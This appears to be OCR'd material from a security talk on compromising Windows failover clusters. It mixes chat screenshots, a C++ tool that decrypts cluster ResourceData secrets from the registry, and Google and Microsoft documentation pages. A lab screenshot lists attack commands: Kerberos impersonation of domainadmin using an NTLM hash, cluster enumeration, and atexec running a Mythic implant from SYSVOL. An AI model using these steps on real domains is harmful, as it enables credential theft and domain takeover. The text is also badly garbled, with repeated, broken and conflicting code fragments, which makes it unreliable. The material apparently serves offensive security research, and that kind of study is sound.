6460  RegCloseKey	HKLM\Cluster		

Storage		Help	
ObjectGUID	REG_SZ	Repair	<a href="#">fd0c0b78934dab45b0b44800cedaz4d01</a>
PublishPTRRecords	REG_DWORD	0x00000000 (0)	
RegisterAllProvidersIP	REG_DWORD	0x00000000 (0)	
RemapPipeNames	REG_DWORD	0x00000000 (0)	
ResourceData	REG_BINARY	02 00 00 00 10 00 00 00 00 01 00 00 03 a1 08 e2 c5 d2 28 31 b9 af 53 a0 ae 9d 6f 6e 81 51 ...	



Navigate			
	<a href="#">Roles</a>		<a href="#">Nodes</a>
	<a href="#">Networks</a>		<a href="#">Cluster Events</a>
6460	RegQueryKey		HKLM
6460	RegOpenKey		HKLM\Cluster
6460	RegQueryKey		HKLM\Cluster
6460	RegOpenKey		HKLM\Cluster\Ra
6460	RegSetValue		HKLM\Cluster\R
6460	RegCloseKey		HKLM\Cluster\R
6460	RegCloseKey		HKLM\Cluster
<b>Storage</b>			
	Information Details...		
	Show Critical Events		
	More Actions		
ObjectGUID	REG_SZ		fa0cob/R
PublishPTRRecords	REG_DWORD		0x00000000
RegisterAllProvidersIP	REG_DWORD		0x00000000
RemapPipeNames	REG_DWORD		0x00000000
ResourceData	REG_BINARY		02 00 00

The image shows a screenshot of a blog post titled "LSA Whisperer" by Evan McBroon. The post has a dark blue header with the title in large white letters. Below the title is the author's name and a 35-minute read time. There are social sharing icons for LinkedIn, X, email, and RSS. The main content includes a thank you message to several individuals and a code snippet from a debugger session. To the right of the text is a portrait of the author, Evan McBroon, wearing a t-shirt with a bird-themed graphic.

**Garrett** December 5<sup>th</sup>, 2024 at 3:47 PM

Here's the entire cluster directory, clussvc is the primary service binary

December 5<sup>th</sup>, 2024 at 3:49 PM **Evan**

I'll look at this tonight

**Garrett** December 5<sup>th</sup>, 2024 at 4:02 PM

thanks for taking a look at it, I tried in ghidra and could see signs of what was happening but couldn't quite get to the finish line






**4 hours later**

December 5<sup>th</sup>, 2024 at 7:45 PM Evan

Decryption is done in clusres.dll!NetNameLib::CryptoAccessV2::Decrypt  
I have private symbols for this. Here's a screenshot of the definition for that class




```
class CryptoProvider { /* Size=0x40 */  
/* 0x0000 */ private: std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> > _keyName;  
/* 0x0028 */ private: cxl::AutoHandle<unsigned __int64, int, &Crypto::CryptoReleaseContext, &_cryptProv>;_  
/* 0x0030 */ private: cxl::AutoHandle<unsigned __int64, int, &Crypto::CryptoDestroyKey, &_exchangeKey>;_  
/* 0x0038 */ private: cxl::AutoHandle<void *, long, &Crypto::CryptoCloseAlgorithmProvider, &_algoProvider>;_  
  
public: CryptoProvider(const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >& s, ULONG);  
private: CryptoProvider();  
private: CryptoProvider(const CryptoProvider& operator=(const CryptoProvider&));  
public: virtual ~CryptoProvider();  
public: VOID Encrypt(const std::vector<unsigned char, std::allocator<unsigned char> >& s, std::vector<unsigned char, std::allocator<unsigned char> >& s);  
public: VOID Decrypt(const std::vector<unsigned char, std::allocator<unsigned char> >& s, std::vector<unsigned char, std::allocator<unsigned char> >& s);  
public: ULONGLONG AcquireContext(const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >& s, ULONG, const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >& s);  
private: PVID OpenAlgorithm(const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >& s);  
private: VOID GenerateCryptKey(cxl::AutoHandle<void *, long, &CryptoDestroyKey, &_exchangeKey, std::vector<unsigned char, std::allocator<unsigned char> >& s, std::vector<unsigned char, std::allocator<unsigned char> >& s);  
public: virtual PVID _vecDelete(ULONG);  
  
private: static LONG CryptReleaseContext(ULONGLONG);  
private: static LONG BCryptCloseAlgorithmProvider(PVOID);  
};
```

December 5<sup>th</sup>, 2024 at 7:45 PM Evan

```
class Crypto::CryptProvider { /* Size=0x40 */  
/* 0x0008 */ private: std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> > _keyName;  
/* 0x0028 */ private: cxl::AutoHandle<unsigned __int64, int, &Crypto::CryptProvider::CryptReleaseContext, 0> _cryptProvider;  
/* 0x0030 */ private: cxl::AutoHandle<unsigned __int64, int, &CryptDestroyKey, 0> _exchangeKey;  
/* 0x0038 */ private: cxl::AutoHandle<void *, long, &Crypto::CryptProvider::BCryptCloseAlgorithmProvider, 0> _algoProvider;  
  
public: CryptProvider(const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >&);  
private: CryptProvider(const Crypto::CryptProvider&);  
private: Crypto::CryptProvider& operator=(const Crypto::CryptProvider&);  
public: virtual ~CryptProvider();  
public: VOID Encrypt(const std::vector<unsigned char, std::allocator<unsigned char> >&, std::vector<unsigned char, std::allocator<unsigned char> >&);  
public: VOID Encrypt(const UCHAR*, ULONGLONG, std::vector<unsigned char, std::allocator<unsigned char> >&);  
public: VOID Decrypt(std::vector<unsigned char, std::allocator<unsigned char> >&);  
private: ULONGLONG AquireContext(const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >&);  
private: PVOID OpenAlgorithm(const std::basic_string<wchar_t, std::char_traits<wchar_t>, std::allocator<wchar_t> >&);  
private: VOID GenerateCryptKey(cxl::AutoHandle<void *, long, &BCryptDestroyKey, 0>&, std::vector<unsigned char, std::allocator<unsigned char> >&);  
private: VOID EncryptData(PULONG, PUCHAR, ULONGLONG);  
public: virtual PVOID __vecDelDtor(ULONG);  
  
private: static LONG CryptReleaseContext(ULONGLONG);  
private: static LONG BCryptCloseAlgorithmProvider(PVOID);  
};
```


December 5<sup>th</sup>, 2024 at 7:45 PM Evan

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/* 0x0030 */ private: cxl::AutoHandle<unsigned __int64,int,&CryptoProvider::CryptDestroyKey,&> _exchangeKey;  
/* 0x0038 */ private: cxl::AutoHandle<void *,long,&CryptoProvider::BCryptCloseAlgorithmProvider,&> _algoProvider;  
  
public: CryptProvider(const std::basic_string<wchar_t>; std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t>; std::allocator<wchar_t> >&, ULONG);  
private: CryptProvider(const CryptoProvider&);  
private: CryptoProvider& operator=(const CryptoProvider&);  
public: virtual ~CryptProvider();  
public: VOID Encrypt(const std::vector<unsigned char> &inData, std::vector<unsigned char> &outData, std::vector<unsigned char> &key);  
public: VOID Decrypt(const std::vector<unsigned char> &inData, std::vector<unsigned char> &outData, std::vector<unsigned char> &key);  
private: ULONGLONG AcquireContext(const std::basic_string<wchar_t>; std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t>; std::allocator<wchar_t> >&);  
private: VOID GenerateCryptKey(cxl::AutoHandle<void *,long,&BCryptDestroyKey,&> &keyHandle, ULONGLONG);  
private: VOID EncryptData(PULONG, PUCHAR, ULONGLONG);  
public: virtual VOID __vecDelete(ULONG);  
  
private: static LONG CryptReleaseContext(ULONGLONG);  
private: static LONG BCryptCloseAlgorithmProvider(PVOID);  
};
```

It helpfully has plenty of debug statements that give away the structure  
of the blob. This image shows an example



```
uVar8 = std::basic_string<> ::basic_string<>(  
    (local_c0,  
     L"BCryptDecrypt( cryptKey, BUFFER_DATA( data ), (ULONG)( data.size() - BU  
ER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFER_KEY_SIZE( data ) ), null  
r, &data[0] + BUFFER_HEADER_SIZE, *(PDWORD)&data[0], BUFFER_DATA( data ),  
ULONG( ( data.size() - BUFFER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFE  
KEY_SIZE( data ) ), &size, BCRYPT_BLOCK_PADDING )" );
```

December 5<sup>th</sup>, 2024 at 7:45 PM Evan


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     r, &data[0] + BUFFER_HEADER_SIZE, *(PDWORD)&data[0], BUFFER_DATA( data ),
     ULONG)( data.size() - BUFFER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFE
     KEY_SIZE( data ) ), &size, BCRYPT_BLOCK_PADDING )"
);
```

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
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/* 0x0000 */ private: std::basic_string<wchar_t>; std::allocator<wchar_t> > _keyName;  
/* 0x0028 */ private: cxl::AutoHandle<unsigned __int64,int,&Crypto::CryptReleaseContext,> _cryptProvider;  
/* 0x0030 */ private: cxl::AutoHandle<unsigned __int64,int,&Crypto::CryptDestroyKey,> _exchangeKey;  
/* 0x0038 */ private: cxl::AutoHandle<void *,long,&Crypto::BCryptCloseAlgorithmProvider,> _algoProvider;  
  
public: CryptProvider(const std::basic_string<wchar_t>; std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t>; std::allocator<wchar_t> >&, ULONG);  
private: CryptProvider(const Crypto::CryptProvider&);  
private: CryptProvider& operator=(const Crypto::CryptProvider&);  
public: virtual ~CryptProvider();  
public: VOID Encrypt(const std::vector<unsigned char> &inData, std::vector<unsigned char> &outData, std::vector<unsigned char> &key);  
public: VOID Decrypt(const std::vector<unsigned char> &inData, std::vector<unsigned char> &outData, std::vector<unsigned char> &key);  
private: ULONGLONG AcquireContext(const std::basic_string<wchar_t>; std::allocator<wchar_t> >&, ULONG, const std::basic_string<wchar_t>; std::allocator<wchar_t> >&);  
private: VOID GenerateCryptKey(cxl::AutoHandle<void *> &cryptKey, &Crypto::CryptDestroyKey,>&, std::vector<unsigned char> &key);  
private: VOID EncryptData(PULONG, PUCHAR, ULONGLONG);  
public: virtual VOID __vecDelete(ULONG);  
  
private: static LONG CryptReleaseContext(ULONGLONG);  
private: static LONG BCryptCloseAlgorithmProvider(PVOID);  
};
```

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r, &data[0] + BUFFER_HEADER_SIZE, *(PDWORD)&data[0], BUFFER_DATA( data ),  
ULONG( ( data.size() - BUFFER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFE  
KEY_SIZE( data ) ), &size, BCRYPT_BLOCK_PADDING );  
);
```

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```
class Crypto::CryptProvider { /* Size=0x40 */  
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/* 0x0028 */ private: cxl::AutoHandle<unsigned __int64, &CryptoProvider::CryptReleaseContext, &_cryptProvider> _cryptProvider;  
/* 0x0038 */ private: cxl::AutoHandle<unsigned __int64, &CryptoProvider::CryptDestroyKey, &_exchangeKey> _exchangeKey;  
public: CryptProvider(const Crypto::CryptProvider&);  
private: ~CryptProvider();  
public: virtual ~CryptProvider();  
public: VOID Encrypt(const std::vector<unsigned char> &s, std::vector<unsigned char> &d);  
public: VOID Decrypt(const std::vector<unsigned char> &d, std::vector<unsigned char> &s);  
private: PVOID OpenAlgorithm(const std::basic_string<char_t, std::char_traits<char_t>, std::allocator<char_t> >&s, const std::basic_string<char_t, std::char_traits<char_t>, std::allocator<char_t> >&d);  
private: VOID GenerateCryptKey(cxl::AutoHandle<void *, long, &CryptDestroyKey, &s, std::vector<unsigned char> &d);  
public: virtual PVOID __vecDelete(ULONG);  
private: static LONG CryptReleaseContext(ULONGLONG);  
private: static LONG BCryptCloseAlgorithmProvider(PVOID);  
};
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ER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BUFFER_KEY_SIZE( data ) ), null  
r, &data[0] + BUFFER_HEADER_SIZE, *(PDWORD)&data[0], BUFFER_DATA( data ),  
ULONG) ( data.size() - BUFFER_HEADER_SIZE - BUFFER_IV_SIZE( data ) - BU  
FFER_KEY_SIZE( data ) ), &size, BCRYPT_BLOCK_PADDING )"  
);
```

December 6<sup>th</sup>, 2024 at 9:32 AM Evan

Here you go:

<https://gist.github.com/EvanMcBroom/a63f17466c7d1ab8b11ae80e520287ce>



ELI5 how do clusters work



AI Mode All Videos Images Short videos Forums Shopping More

Tools



### AI Overview

Imagine a cluster as a team of computers working together to get a job done faster or handle more work than a single computer could. Think of it like a group of friends working on a project: **instead of one person doing everything, they split up the tasks and help each other out.**

Here's a simple breakdown:

#### Many Computers, One Goal:

A cluster is made up of multiple computers (called nodes) that are connected and work together.

#### Sharing the Load:

Show more ▾

Reddit · r/explainlikeimfive  
10+ comments · 9 years ago

#### ELI5: what is cluster computing ? : r/explainlikeimfive

**Cluster computing is a form of distributed processing.** In general, it's often hard to create one single, very powerful, computer to do a specific task.

**12 answers** · Top answer: So you have one computer doing a thing. That computer is pretty good at d...

**Eli5: Clustering PC, : r/explainlikeimfive - Reddit** 5 answers Oct 26, 2021

**ELI5: Nodes and Clusters - What are they? Why do you ...** 4 answers Jan 31, 2022

More results from [www.reddit.com](http://www.reddit.com)

BENlabs  
<https://www.benlabs.com> · Resources

#### ELI5: Explain Cluster Analysis

Oct 17, 2023 — **Using candy sorting robots to explain AI cluster analysis** and how it helps marketers learn, create, model, and scale with incredible ...

People also ask :

ELI5: what is cluster computing ?

Oct 30, 2015

Reddit · r/explainlikeimfive



Eli5: Clustering PC, : r/explainlikeimfive -  
Reddit

Oct 26, 2021 — Each set of clustered systems  
is set up on either a hardware (they're all...)



Reddit · r/explainlikeimfive



```
1 // Copyright (C) 2024 Evan McBroom
2 //
3 // The code may be used to encrypt or decrypt the ResourceData
4 // content which SMB cluster servers store in the registry.
5 //
6 // The current format of ResourceData is as follows:
7 // PREFEX (4 bytes): Believed to be the data format version.
8 // HEADER {
9 //     BUFFER_IV_SIZE (4 bytes)
10 //    BUFFER_KEY_SIZE (4 bytes)
11 // }
12 // BUFFER_IV
13 // BUFFER_KEY
14 // BUFFER_DATA
15 //
16 // At the time of writing, the value of PREFIX is stored as 2.
17 // The PREFIX value should be stripped before encrypting and
18 // decrypting any ResourceData content.
19 //
20 #include <windows.h>
21
22 #include <bcrypt.h>
23 #include <iomanip>
24 #include <iostream>
25 #include <ntstatus.h>
26 #include <stdlib.h>
27 #include <string>
28 #include <vector>
29 #include <wincrypt.h>
30
31 class CryptProvider {
32 public:
33     CryptProvider(const std::wstring& provider, DWORD dwProvType, const std::wstring& container, DWORD dwFlags);
34     virtual ~CryptProvider();
35     void Encrypt(const std::vector<UCHAR>& plaintext, std::vector<UCHAR>& resourceData) {
36         this->Encrypt((const P UCHAR)(plaintext.data()), plaintext.size(), resourceData);
37     }
38     void Encrypt(const P UCHAR pPlaintext, SIZE_T cbPlaintext, std::vector<UCHAR>& resourceData);
39     void Decrypt(std::vector<UCHAR>&);
40
41 private:
42     std::wstring _keyName;
43     HCRYPTPROV _cryptProvider{ HCRYPTPROV(INVALID_HANDLE_VALUE) };
44     HCRYPTKEY _exchangeKey{ HCRYPTKEY(INVALID_HANDLE_VALUE) };
```

```
122     status = BCryptEncrypt(key, pPlaintext, ULONG(cbPlaintext), nullptr, iv.data(), iv.size(), embeddedSecret + *embeddedSec
123     if (status != STATUS_SUCCESS) {
124         throw status;
125     }
126 }
127
128 void CryptProvider::Decrypt(std::vector<UCHAR>& data) {
129     DWORD error{ 0 };
130     // Get the key stored in the CNG container that was used to encrypt the embedded secret
131     if (_exchangeKey != INVALID_HANDLE_VALUE) {
132         CryptDestroyKey(_exchangeKey);
133     }
134     if (CryptGetUserKey(_cryptProvider, AT_KEYEXCHANGE, &_exchangeKey)) {
135         // Pointers to each component of the resource data
136         const auto headerSize{ sizeof(DWORD) + 2 };
137         auto embeddedIvSize{ reinterpret_cast<DWORD*>(data.data()) };
138         auto embeddedSecretSize{ reinterpret_cast<DWORD*>(data.data()) + 1 };
139         auto embeddedIvf{ data.data() + headerSize };
```

6460	RegCloseKey	HKLM\Cluster
6460	RegQueryValue	HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460	RegQueryValue	HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460	RegQueryValue	HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460	RegCloseKey	HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto
6460	RegQueryKey	HKLM
6460	RegOpenKey	HKLM\Cluster

```
152             status = status;
153         }
154     }
155     else {
156         error = status;
157     }
158 }
159 else {
160     error = GetLastError();
161 }
162 }
163 else {
164     error = GetLastError();
165 }
166 if (error) {
167     throw error;
```

ELI5 how do clusters work - Google Search

Encryption and decryption code for clustered SMB servers. · GitHub

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138         auto embeddedSecretSize{ reinterpret_cast<DWORD*>(data.data()) + 1 };
139         auto embeddedIv{ data.data() + headerSize };
140         auto embeddedSecret{ embeddedIv + *embeddedIvSize };
141         auto embeddedCiphertext{ embeddedSecret + *embeddedSecretSize };
142         DWORD size{ *embeddedSecretSize };
143         // Decrypt the embedded secret in-place
144         if (CryptDecrypt(_exchangeKey, NULL, TRUE, 0, embeddedSecret, &size)) {
145             BCRYPT_KEY_HANDLE cryptKey;
146             // Generate a new key from the decrypted embedded secret
147             auto status{ BCryptGenerateSymmetricKey(_algoProvider, &cryptKey, NULL, 0, embeddedSecret, size, 0) };
148             if (status == STATUS_SUCCESS) {
149                 auto cbCiphertext{ (ULONG)(data.size() - headerSize - *embeddedIvSize - *embeddedSecretSize) };
150                 status = BCryptDecrypt(cryptKey, embeddedCiphertext, cbCiphertext, nullptr, embeddedIv, *embeddedIvSize, embed
151                 if (status != STATUS_SUCCESS) {
152                     status = status;
153                 }
154             }
155             else {
156                 error = status;
157             }
158         }
159     else {
160         error = GetLastError();
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162 }
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164     error = GetLastError();
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167     throw error;
168 }
```

G EL5 how do clusters work - Google Search


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152                     status = status;
153                 }
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156                 error = status;
157             }
158         }
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ELI5 how do clusters work - Google Search

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152                     status = status,
153                 }
154             }
155             else {
156                 error = status;
157             }
158         }
159     }
160     else {
161         error = GetLastError();
162     }
163     else {
164         error = GetLastError();
165     }
166     if (error) {
167         throw error;
168     }
169 }
```



Recycle Bin CIM Explorer  
2025



Process  
Hacker 2



x64dbg



System  
Informer



x32dbg



accesschk64  
- Shortcut




Windows  
Admin C...



Cluster



keytab.txt



Rubeus.exe



evandecry...

```
PS C:\Users\domainadmin\Desktop>
```

Windows Server 2022 Standard Evaluation

Windows License valid for 167 days

Build 20348.fe\_release.210507-1500



Type here to search



8:44 PM  
7/28/2025



The screenshot shows a terminal window with two tabs. The top tab is titled '(impacket)kali@test-kali: ~ (ssh)' and contains the command:

```
(impacket)–(kali㉿test-kali)-[~]
```

The bottom tab is also titled '(impacket)kali@test-kali: ~ (ssh)' and contains the command:

```
(impacket)–(kali㉿test-kali)-[~]
```

Below the terminal is the Mythic蜜罐 interface. It has a sidebar with icons for INTERACT, IP, and HOST. The central area shows a file named 'untitled' with the following content:

```
1 getST.py ludus.domain/cluster-share\$ -impersonate domainadmin
2 -altservice 'HOST/CLUSTER-SHARE.LUDUS.DOMAIN' -hashes
3 :a439642f7b710d11b75e152dd4e17431 -self
4 export
5 KRB5CCNAME=domainadmin@HOST_CLUSTER-SHARE.LUDUS.DOMAIN@LUDUS.DOMAIN.ccache
6
7 python3 fustercluck.py -target cluster-share.ludus.domain -k -no-pass
8
9 enum_cluster node
10
11 enum_cluster group
12
13 get_groupstate cluster-share
14
15
16 atexec.py @cluster-share.ludus.domain
17 '\\test-dc01-2022.ludus.domain\SYSVOL\apollo_bhdemo.exe' -silentcommand
18 -k -no-pass
19 movegroup -group cluster-share -node test-cluster2
```

# OWN THE NODE

# OWN THE CLUSTER



# OWN THE DOMAIN?

## Step 3: Grant the CNO permissions to the OU or prestage VCOs for clustered roles

When you create a clustered role with a client access point, the cluster creates a VCO in the same OU as the CNO. For this to occur automatically, the CNO must have permissions to create computer objects in the OU.

If you prestaged the CNO in AD DS, you can do either of the following to create VCOs:

- Option 1: [Grant the CNO permissions to the OU](#). If you use this option, the cluster can automatically create VCOs in AD DS. Therefore, an administrator for the failover cluster can create clustered roles without having to request that you prestage VCOs in AD DS.

ⓘ Note

Membership in the **Domain Admins** group, or equivalent, is the minimum required to complete the steps for this option.

- Option 2: [Prestage a VCO for a clustered role](#). Use this option if it is necessary to prestage accounts for clustered roles because of requirements in your organization. For example, you may want to control the naming convention, or control which clustered roles are created.


ⓘ Note

Membership in the **Account Operators** group is the minimum required to complete the steps for this option.

### Grant the CNO permissions to the OU

1. In Active Directory Users and Computers, on the **View** menu, make sure that **Advanced Features** is selected.
2. Right-click the OU where you created the CNO in Step 1: [Prestage the CNO in AD DS](#), and then select **Properties**.
3. On the **Security** tab, select **Advanced**.
4. In the **Advanced Security Settings** dialog box, select **Add**.
5. Next to **Principal**, select **Select a principal**.
6. In the **Select User, Computer, Service Account, or Groups** dialog box, select **Object Types**, select the **Computers** check box, and then select **OK**.
7. Under **Enter the object names to select**, enter the name of the CNO, select **Check Names**, and then select **OK**. In response to the warning message that says that you are about to add a disabled object, select **OK**.
8. In the **Permission Entry** dialog box, make sure that the **Type** list is set to **Allow**, and the **Applies to** list is set to **This object and all descendant objects**.
9. Under **Permissions**, select the **Create Computer objects** check box.

9. Under **Permissions**, select the **Create Computer objects** check box.



- Full Control permissions in the Cluster container (include this object all day)
- Prestage Computer Object for the Cluster Name
  - Full control and permission on the cluster container
- Prestage Computer Object for the Cluster Aware Updating Server
  - ... full control and properties, then cluster container


#### The official automatic creation way

